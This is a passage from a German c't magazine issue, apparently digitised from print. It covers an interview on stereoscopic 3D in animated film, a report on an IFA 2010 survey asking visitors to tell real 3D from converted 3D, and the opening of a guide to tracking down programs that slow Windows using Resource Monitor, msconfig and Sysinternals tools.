Holger Tappe: Verdammt viele Sachen! Das fängt schon bei der digitalen Projektion an: Hier ist das Bild viel dichter dran an dem, wie wir's gemeint haben – auch wenn ich den Look von analogem Film liebe. Bei der analogen Projektion geht einfach viel verloren, schließlich handelt es sich bei der Filmkopie um die vierte oder fünfte Generation. Und wenn man nun wie wir digital arbeitet, liegt es nahe, die Möglichkeiten auch auszunutzen, dass man also in die Tiefe geht. Wir haben auch schon früher damit herumexperimentiert – deshalb haben wir uns sehr gefreut, dass der Film in 3D umgesetzt werden sollte. Man hat einfach einen Mehrwert durch die Tiefe. Das ist eine ganze Dimension mehr. Für nur ein paar Euro Aufpreis (lacht).

c't: Lassen sich damit Emotionen besser transportieren?

Tappe: Als Filmer nimmt man eine längere Brennweite, um den Raum zu staffeln, den Raum flacher zu gestalten oder den Hintergrund unschärfer zu machen. Das hat natürlich etwas mit Emotionen zu tun – auch wenn das schwierig zu erklären ist. Zum Beispiel wird der Charakter vom Hintergrund losgelöst und man kann dadurch Emotionen besser ablesen. Und so ist es ja jetzt mit 3D auch: Wir kommen unterbewusst viel dichter dran. Außerdem ist das natürliche Sehen ja auch dreidimensional.

c't: Im Kino merkt man irgendwann gar nicht mehr, dass man gerade einen 3D-Film sieht – weil man sich sehr schnell dran gewöhnt.

Tappe: Genau. Wenn es gut gemacht ist, merkt man es nicht. Und genau das ist es, was wir



Ambient-Chef Holger Tappe

wollen. Denn so kommen wir natürlich näher an den Zuschauer ran, er wird eher in die Handlung reingesogen. Wenn sich 3D nicht wichtig nimmt, ist genau das der Vorteil.

c't: Popout-Effekte gibt es bei Ihnen also nicht?

Tappe: Es gibt bei uns schon Sachen, wo man dann auch sieht, dass es 3D ist. Es ist ja so: Wenn ich mit meiner Familie ins Kino gehe, am Sonntag, mit ein bisschen Popcorn, dann bin ich bei 70 Euro, der 3D-Aufpreis macht viel aus. Und wenn ich den Film dann angucke und rausgehe, und mir dann sage, den hätte ich mir auch in 2D angucken können – dann fragt sich Otto Normalverbraucher doch: Wofür habe ich jetzt so viel mehr Geld bezahlt? Die Zuschauer erwarten zumindest im Moment noch, dass man an ein paar Stellen die Tiefe übertreibt, damit man dann auch sagt: Jau, dafür habe ich bezahlt.

„Man kann den Leuten mit 3D schon wehtun.“

c't: Glauben Sie, dass es in zwei Jahren noch Animationsfilme ohne 3D geben wird?

Tappe: Der Warner-Bros-Gründer hat 1927 gesagt: Wer zum Teufel will Schauspieler sprechen hören? Dann kam irgendwann die Erfindung des Farbfilms. Dann kam Cinemascope – weil Fernsehen zur Konkurrenz wurde, musste man die Weite zeigen. Das sind aber alles Sa-

chen, bei denen Kino an den Markt geknüpft ist. Jeder denkt immer, dass Kino ein reines Kunstmedium ist. Das ist es aber nicht. Wenn überhaupt, ist es ein verdammt teures Kunstmedium.

Natürlich würde ich sagen: Es gibt Sachen, die sind super in 2D, die muss man nicht in 3D machen. Zum Beispiel klassische Zeichentrickfilme, so etwas wie „Ponyo“ von Hayao Miyazaki – großartiger Film. Der braucht das nicht. Und doch könnte es interessant sein, hier die Ebenen zu staffeln und die Schattierungen und die Texturen wegzulassen. So etwas wie beim japanischen Papiertheater – künstlerisch kann das in 3D alles Sinn machen.

Ich glaube, dass es langfristig auch wieder Computeranimationsfilme ohne Stereoskopie geben wird. Aber erst einmal nicht. Das liegt aber an ganz anderen Gründen. Wenn man nämlich jetzt losgeht und sagt: Ich habe eine ganz tolle Idee und die ist nicht in 3D, dann wird es schwierig, einen Markt finden. Weil diese Tiefe zur Zeit einfach gut funktioniert. Man wird sehen, was die Zukunft bringt. Das bestimmen aber nicht wir, das bestimmen die Zuschauer.

c't: Was denken Sie über die aktuelle Diskussion um die Gesundheitsgefahr bei 3D?

Tappe: Wenn 3D gefährlich ist, müssten wir uns in der echten Welt immer ein Auge zuhalten – 3D kann nicht schädlich sein, wir haben zwei Augen. Aber man kann Leuten natürlich schon wehtun. Es gibt Filme, da kriegt man die beiden Bilder nicht übereinander, weil der 3D-Effekt so übertrieben wird. Bei unseren Filmen weiß ich genau, was wir tun: Wir geben den beiden Augen die Bilder, die sie aus der echten Welt kennen. Und wenn wir genau das machen, frage ich mich, wie wir damit schaden können. Inhaltlich haben wir natürlich eine Verantwortung. Aber bei 3D würde ich sagen: Da hätte ich die Gesundheitsgefahren gerne mal erklärt gekriegt. Schauen wir mal, was die Wissenschaftler da noch herausbekommen.



Ulrike Kuhlmann

Falsches 3D sicher erkannt

3D-Umfrage auf der IFA 2010

Auf der IFA in Berlin haben wir die Besucher um ihr Urteil gebeten: Unterscheidet sich ein stereoskopisch aufgenommenes 3D-Video sichtbar von der nachträglich 3D-isierter Fassung?

Die IFA stand in diesem Jahr unter dem 3D-Stern. Auch am Heise-Stand kam man um die Bilder mit Raumtiefe nicht herum, doch bei uns sollten die Besucher nicht nur staunen, sondern mitmachen.

Unsere Besucher konnten sich vor der Kulisse der hannoverschen Herrenhäuser Gärten als Flieger betätigen. Wir zeichneten dies mit einer selbst gebauten 3D-Kamera auf und jeder Teilnehmer durfte seinen 3D-Flug auf einem USB-Stick mitnehmen.

Außerdem baten wir die Besucher um ihr Urteil: Wir zeigten auf zwei identischen 3D-Displays das gleiche Video. Eines der LCDs zeigte jedoch echtes 3D-Material, das mit zwei Kameras stereoskopisch aufgenommen wurde. Das andere Display bot dagegen berechnetes 3D: Wir haben dazu nur die Ansicht fürs linke Auge genommen und mit einem recht simplen Algorithmus die zweite Ansicht fürs rechte Auge nachträglich berechnet [1]. Für die Besucher galt es nun, die nachträglich 3D-isierter von der echten 3D-

Fassung zu unterscheiden, außerdem fragten wir nach einer persönlichen Einschätzung zur 3D-Technik. Bei den beiden Displays handelte es sich um 3D-LCDs mit Polarisationstechnik von Hyundai; Tiefenwirkung erhielt die Darstellung beim Blick durch eine Polfilterbrille.

Mehr Raumtiefe

Die meisten Teilnehmer erkannten den Unterschied problemlos: Über 86 Prozent tippten bei der Frage nach dem echten 3D auf den richtigen Schirm. Überraschenderweise bevorzugten einige Besucher trotzdem die 3D-isierter Fassung des Videos. Über die Gründe können wir nur spekulieren: Möglicherweise war die deutlichere Tiefenwirkung des echten 3D zu anstrengend.

Knapp zwei Drittel unserer Teilnehmer konnten vor der IFA noch keinerlei eigene Erfahrung mit stereoskopischem 3D sammeln, nur 37 Prozent hatten schon 3D-Anwendungen wie Spiele, Filme oder Fotos genutzt.

Das dürfte unter anderem daran liegen, dass bis Anfang September nur wenige 3D-Fernseher zu haben waren. Auch am PC und bei den Konsolen war (und ist) das 3D-Angebot recht überschaubar: Nvidias 3D-Vision-Set erzeugt mit einer passenden Grafikkarte am 3D-fähigen Monitor Raumtiefe in Spielen – für den 3D-Betrieb am großen Display waren die Bildformate und Auflösungen von PC und TV bis vor Kurzem inkompatibel. Inzwischen kann man mit dem Nvidia-Kit mit einem aktuellen Treiber auch am 3D-Fernseher spielen (siehe c't 21/10, S. 26). Für hochauflöste 3D-Filme gabs Anfang September nur eine Hand voll 3D-BD-Player, Sony hat seine Playstation 3 erst Ende September fit gemacht für 3D-Scheiben und am PC kann bis heute lediglich PowerDVD 10 Mark II Ultra 3D die 3D-Blu-rays wiedergeben.



Spielen und Filme in 3D

Was die Teilnehmer unseres Wettbewerbs mit 3D am liebsten anstellen wollen, war eindeutig: 73 Prozent würden gern 3D-Filme im Wohnzimmer genießen, nur für gut ein Viertel der Befragten hätten Spiele mit Tiefenwirkung an PC oder Konsole mehr Reiz. Die 3D-TVs interessieren dabei vor allem diejenigen unter den Befragten, die 3D noch nicht selbst ausprobieren konnten (76 %) – aber auch 60 Prozent der Teilnehmer mit 3D-Erfahrung. Unter denjenigen, die noch nie eine 3D-Anwendung genutzt haben, hält sich das Interesse an 3D-Spielen mit 20 Prozent deutlich in Grenzen.

Mangelnde Erfahrung hält viele Teilnehmer indes nicht davon ab, sich sehr für die 3D-Technik zu begeistern. Im Gegenteil: Ein Drittel unserer Teilnehmer bekundete, in den kommenden zwölf Monaten einen 3D-Fernseher kaufen zu wollen – obgleich 28 Prozent davon die Technik noch nicht selbst ausprobiert haben und die Displays noch recht teuer sind. Ein Trost: Zumindest die 3D-Fernseher sollten in den kommenden Monaten

merklich günstiger werden, der 3D-Aufschlag dürfte bis Weihnachten je nach Schirmdiagonale auf 100 bis 300 Euro sinken.

Kostspielig sind die 3D-Fernseher bislang vor allem deshalb, weil die TV-Hersteller nur ihren ohnehin gut ausgestatteten und damit teuren Modellen 3D beigebracht haben. In absehbarer Zeit werden aber alle TV-Geräte ab dem mittleren Preissegment 3D-fähig sein. Nur an den Brillen wollen die Hersteller scheinbar noch eine ganze Weile verdienen – so könnte man zumindest das geringe Interesse der TV-Hersteller an einem gemeinsamen Brillenstandard interpretieren. Mit diesem würde die 3D-Brille von TV-Hersteller A kompatibel zum TV von Hersteller B. Bislang braucht man für jeden Hersteller eine eigene Brille – zu Preisen von rund 100 Euro pro Stück.

Trotz dieser fragwürdigen Preispolitik kann man 3D-Interessenten schon heute raten, bei einem ohnehin anstehenden Fernseherkauf auch auf die 3D-Fähigkeit zu achten. Der neue Fernseher soll sicher die kommenden Jahre überdauern und man ärgert sich womöglich, wenn die Zuspieler im heimischen Gerätelpark 3D beherrschen, der Bildschirm aber nicht. Die teuren Brillen kann man schließlich auch später dazukaufen, wenn es mehr 3D-Inhalte gibt. An denen krankt es derzeit ja vor allem. (uk)

Literatur

[1] Jan-Keno Janssen, Dr. Volker Zota, Tiefenbehandlung, 2D-Videos in 3D abspielen, c't 6/10, S. 116

And the Winner is ...

Wir bedanken uns bei allen Teilnehmern unseres Wettbewerbs „3D – Original oder Fälschung“ und gratulieren den drei Gewinnern: Der erste Preis, ein 3D-Monitor von Acer mit Nvidias 3D-Vision-Kit, geht an Jürgen Klügl aus Ingolstadt. Über den zweiten Preis, eine 3D-fähige Playstation 3 von Sony, kann sich Jennifer Meiss aus Essen freuen. Das 3D-Kamera-Kit für eigene 3D-Videos hat Mesut Yilmaz aus Berlin gewonnen.

Anzeige

Axel Vahldiek

Aus dem Weg!

Windows zu vollem Tempo verhelfen

Jeder weiß: „Windows wird im Laufe der Zeit immer langsamer“. Doch das stimmt gar nicht: Wenn Windows stottert, liegt es nicht am Alter, sondern an einzelnen Bremsklötzen. Mit zielgerichteten Handgriffen finden Sie sie und räumen sie aus dem Weg.




Der Wunsch nach einem schnell laufenden Windows ist so alt wie das Betriebssystem selbst. Seit Jahren versprechen Tuning-Programme und -Tipps mitunter bizarre Leistungssteigerungen. Vergessen Sie das: c't hat schon mehrfach vorgeführt, dass die bestenfalls nichts bringen und schlimmstenfalls Daten ruinieren – also Finger weg [1]. Windows kann nun mal nicht schneller laufen, als es die Hardware zulässt. Dennoch kann man nachhelfen, nämlich immer dann, wenn Windows sein maximales Tempo nicht oder nicht mehr erreicht.

Damit Windows wirklich so schnell läuft, wie die Hardware es zulässt, braucht es passende Treiber und Einstellungen. Der Artikel ab Seite 106 zeigt, was Sie erwarten dürfen und wie Sie es überprüfen. Falls das Netzwerk lahmt, hilft der Artikel ab Seite 110 weiter. Und nicht zuletzt dieser Beitrag widmet sich der Frage, wie man Anwendungen davon abhält, das Betriebssystem auszubremsen – dank neuer bordeigener Werkzeuge gelingt das unter Windows 7 so leicht wie nie zuvor (dem Spezialfall Browser widmet sich wiederum ein Artikel auf S. 136).

Bremsklötze

Mitunter gibt sich Windows so sehr beschäftigt, dass es nicht mehr dazu kommt, auf die Wünsche des Anwenders zu reagieren. Früher galt daher die Binse, dass jedes zusätzlich laufende Programm Windows weiter ausbremst. Doch heutzutage gilt das allenfalls noch für Netbooks und ähnliche Kleinrechner: Moderne PCs mit Mehrkern-Prozessoren und mehreren Gigabyte Arbeitsspeicher bieten so viel Power, dass im Hintergrund laufende Programme nicht mehr ernsthaft stören [2].

Was sehr wohl stört, ist ein Prozess, der nicht nur im Hintergrund wartet, sondern den PC so sehr auslastet, dass Windows nicht mehr angemessen schnell reagiert. Wenn beispielsweise der Virenschanner oder der Index-Dienst die komplette Festplatte untersucht, dann ist das spürbar. Immerhin werden dabei massenhaft Dateien von der Platte gelesen und geprüft. Programme, die online nach aktuelleren Versionen oder Patches suchen, lassen Windows ebenfalls gern stottern.



Der Ressourcenmonitor zeigt auf den ersten Blick, welches Programm an welchem Flaschenhals hängt.

Ist unklar, warum Windows so beschäftigt zeigt, werfen Sie einen Blick in die Taskleiste, und zwar sowohl auf jene Programme, die dort mit einem eigenen Eintrag vertreten sind, als auch in den Infobereich neben der Uhr: Manche Programme visualisieren dort ihre erhöhte Aktivität durch Blinken oder ähnliche Animationen – beenden Sie dieses Programm versuchsweise (manche Virenschanner wie Avira bieten sogar eine spezielle Option dafür).

Führt das zu keiner Besserung, folgt vor dem Griff zum Analyseprogramm etwas, was so selbstverständlich scheint, dass es gern wieder vergessen wird: Beenden Sie einfach nacheinander alle Programme, die Sie gerade nicht brauchen. Warten Sie nach dem Beenden jeweils etwas, denn manche Programme wie Firefox oder Thunderbird brauchen noch einige Sekunden zum Sichern von Daten auf der Festplatte. Im Idealfall erwischen Sie so das bremsende Programm dabei und alles läuft wieder flott.

Falls nicht, ging es früher mit dem Taskmanager weiter, der Prozesse im gleichnamigen Reiter

ter nach CPU-Auslastung sortieren kann, doch seit Vista bringt Windows etwas Besseres mit: Die „Ressourcen- und Leistungsüberwachung“, kurz Ressourcenmonitor genannt. Für Windows 7 hat Microsoft dieses Werkzeug nochmal stark erweitert.

Auf der Suche

Zum Starten des Ressourcenmonitors tippen Sie unter Vista „perfmon“ ins Suchfeld des Startmenüs, unter Windows 7 reicht „res“. Alternativ finden Sie im Taskmanager unter „Leistung“ eine gleichnamige Schaltfläche. Im ersten Reiter zeigen vier Diagramme die Auslastung von Prozessor, Festplatte, Netzwerk und Arbeitsspeicher. Das hat den Vorteil, dass hiermit auch Programme auffallen, die beispielsweise zwar die Festplatte ständig malträtiert und so den PC verlangsamen, dabei aber kaum rechnen müssen, die CPU also kaum belasten.


Die Diagramme erfordern allerdings genaues Hinschauen: Nur weil eines komplett grün ist, muss das noch nichts bedeuten, denn bei manchen Diagrammen

werden die Maßstäbe dynamisch angepasst. Beachten Sie also die Maßeinheiten: Wenn bei „Netzwerk“ nur „100 KB/s“ steht, dann ist im Netz nix los, selbst wenn alles grün ist – normalerweise passen ja deutlich mehr Daten durch die Leitung.

Die blaue Linie steht je nach Diagramm für Unterschiedliches, bei der CPU etwa für die Taktfrequenz. Sofern eine CPU im Rechner steckt, die sich heruntersinken kann, wenn sie nichts zu tun hat, bedeutet eine bei 100 Prozent verlaufende blaue Linie, dass der Prozessor gerade schwer beschäftigt ist (mehr dazu im nachfolgenden Artikel). Der Screenshot auf dieser Seite zeigt, dass die Datenträgerauslastung mehrfach nach oben schnellt, die Gesamtauslastung (blaue Linie) aber gering ist. Anders die CPU: Hier ist die blaue Linie oben, obwohl er in diesem Fall das Heruntersinken bei Langeweile beherrscht. Wer für die Last verantwortlich ist, steht in den Listen daneben (Windows 7) oder darunter (Vista), in diesem Fall eben unter „CPU“. Sortieren Sie unter Windows 7 nach „Durchschnittliche CPU-



Man muss schon wissen, dass man da hingucken soll, um es mitzubekommen: Während die Microsoft Security Essentials den Rechner auf Schädlinge überprüft, ändert sich dessen normalerweise grünes Icon im Infobereich der Taskleiste (oben) in ein animiertes, in dem ein kleiner Kreis rotiert (unten).



Auslastung“ (durch Klick auf den Spaltenkopf „Durchschnitt...“) oder unter Vista nach „CPU“ und schon steht der Verursacher oben, in diesem Fall VMware, das gerade drei virtuelle Maschinen (VM) betreibt. Ein Blick auf die VMs zeigte, dass in einer XP-Maschine ein Bildschirmschoner lief – kaum war der aus, hatte die CPU wieder Zeit für Wichtigeres.

Unter Windows 7 kann der Ressourcenmonitor mehr. Beim Reiter Datenträger beispielsweise lohnt es sich, vor einem Ärger verursachenden Prozess mal ein

Häkchen zu setzen. In der zweiten Liste „Datenträgeraktivität“ ist dann nur noch zu sehen, auf welche Dateien der markierte Prozess gerade zugreift.

Was ist das denn?

Ein Prozess-Name sorgt beim Blick in den Ressourcenmonitor (oder in den Taskmanager oder ähnliche Programme) immer wieder für Irritationen: svchost.exe. Kennt keiner, hat keiner gestartet und läuft doch gleich mehrfach und ist gern mal schwer beschäf-

tigt. Der Name steht für „Services Host“, das Programm kümmert sich um die diversen bordeigenen Dienste, die unter Windows laufen.

Unter Windows 7 beantwortet der Ressourcenmonitor die Frage, welcher Dienst gerade übereifrig ist: Markieren Sie jene Instanz von svchost.exe, die die Last verursacht, und werfen Sie dann einen Blick im Reiter „CPU“ auf die zweite Liste „Dienste“. Hier taucht die CPU-Auslastung zusammen mit dem Namen und der Beschreibung des Dienstes auf, über das

Filter erlauben eine detaillierte Sicht auf das, was ein Programm treibt: Hier scannt Microsofts Virensucher gerade das Systemlaufwerk, der Ressourcenmonitor zeigt die Dateien, die er gerade überprüft.

Kontextmenü können Sie den Dienst neu starten oder eine Online-Suche starten (es öffnet sich der Browser mit den Suchergebnissen, die Yahoo zum Namen des Dienstes ausspuckt).


Falls Windows immer mal wieder, aber dann jeweils nur kurz ins Stocken gerät, ist es nützlich, den Ressourcenmonitor mitlaufen zu lassen, um im entscheidenden Moment einen Blick drauf werfen zu können.

Unter Windows XP gab es dieses nützliche Werkzeug leider noch nicht, hier muss man sich die nötigen Informationen aus mehreren Quellen zusammenstellen: Der Taskmanager zeigt in verschiedenen Reitern die CPU- und die Netzwerkauslastung, die Laufwerke lassen sich etwa mit der Freeware „Lauschangriff“ überwachen (wie alle hier erwähnten Freeware-Programme über den c't-Link am Ende des Artikels zu finden).

Ich wars nicht!


Ist das schuldige Programm eines, dass Sie nicht selbst gestartet haben, hat Windows das üblicherweise beim Hochfahren automatisch getan. Diesen Autostart können Sie mit dem bordeigenen „msconfig“ (ins Suchfeld des Startmenüs eintippen) deaktivieren: Unter „Systemstart“ sind alle automatisch ausgeführten Programme verzeichnet, unter „Dienste“ halt die Dienste. Suchen Sie das bremsende Programm und entfernen Sie das Häkchen davor, dann startet es beim nächsten Hochfahren nicht mehr mit. Führt das zu unerwarteten Problemen, setzen Sie den Haken wieder.

Msconfig zeigt viele, aber nicht alle Autostarts, gründlicher ist die Freeware Autoruns von Sysinternals. Auch hier können Sie die Häkchen entfernen und



svchost unter der Lupe:
Der Ressourcenmonitor zeigt, welcher Dienst besonders viel Performance absorbiert.

Anzeige



Der Process Monitor zeigt bei den richtigen Filtereinstellungen an, welcher Prozess beim Hochfahren andere Prozesse startete.

später bei Bedarf wieder setzen. Beide Programme merken sich zwar, was sie deaktiviert haben, speichern das jedoch separat. Das heißt, Sie können abgeschaltete Autostarts nur mit dem jeweiligen Programm wieder aktivieren.


Wenn sich weder per msconfig noch per Autoruns eine passende Programm findet, wird der bremsende Prozess vielleicht von einem anderen per Autostart-Mechanismus aufgerufenem Programm ausgeführt. Welcher das ist, lässt sich mit dem „Process Monitor“ von Sysinternals herausfinden. Unter „Options“ bietet der die Option „Enable Boot Logging“. Bestätigen Sie den Abfrage-Dialog mit OK, starten Sie Windows neu und rufen Sie anschließend den Process Monitor auf.

Er bietet nun an, das Boot-Protokoll zu speichern, vergeben Sie einen beliebigen Namen. Direkt im Anschluss zeigt er das Protokoll an, das viel zu viele Daten enthält. Filtern Sie nach „create process“: Dazu klicken Sie unter Filter auf „Filter“. In dem sich öffnenden Dialog gibt es oben vier Pull-down-Menüs, stellen Sie diese ein auf „Operation“, „is“, „Process Create“ und „Include“. Nun klicken Sie erst auf „Add“ und dann auf „OK“.

Nun zeigt der Process Monitor an, welcher Prozess welchen anderen gestartet hat; spätestens hier sollte der Schuldige zu finden sein, der das System verlangsamt. Falls nicht, ist vielleicht doch keine Anwendung schuld am Stottern, sondern die Hardware oder das Netz – in den nachfolgenden Artikeln finden Sie Tipps, wie Sie solcher Probleme Herr werden.

Erste Hilfe

Haben Sie das bremsende Programm identifiziert, stehen verschiedene Vorgehensweisen zur



Mit dem bordeigenen Systemkonfigurationsprogramm msconfig lässt sich einstellen, welche Programme Windows beim Hochfahren automatisch mitstartet.

Auswahl. Zuerst lohnt ein Neustart des Programms, vielleicht hatte es sich ja nur verschluckt (das schadet auch Windows selbst nicht, wenn es mal zickt). Bei den oben erwähnten Suchprogrammen hilft eventuell ein Neuaufbau des Index (für die seit Vista eingebaute Desktopsuche ist der Schalter zum Neuaufbau in der Systemsteuerung unter „Indizierungsoptionen/Erweitert“ zu finden).

Nutzt das nichts, halten Sie Ausschau nach Updates oder einer neuen Programmversion (oder beim Virensucher nach frischen Virenkennungen). Windows selbst sollte ebenfalls auf dem aktuellen Stand sein. Helfen kann auch eine Anfrage beim Hersteller oder eine Recherche im Internet.

Windows 7 bringt eine neue Funktion mit, die hier ebenfalls hilfreich sein kann: der Link „Nach Lösungen suchen“ im „Wartungscenter“. Wenn eine Anwendung oder ein Treiber Probleme verursacht, erzeugt

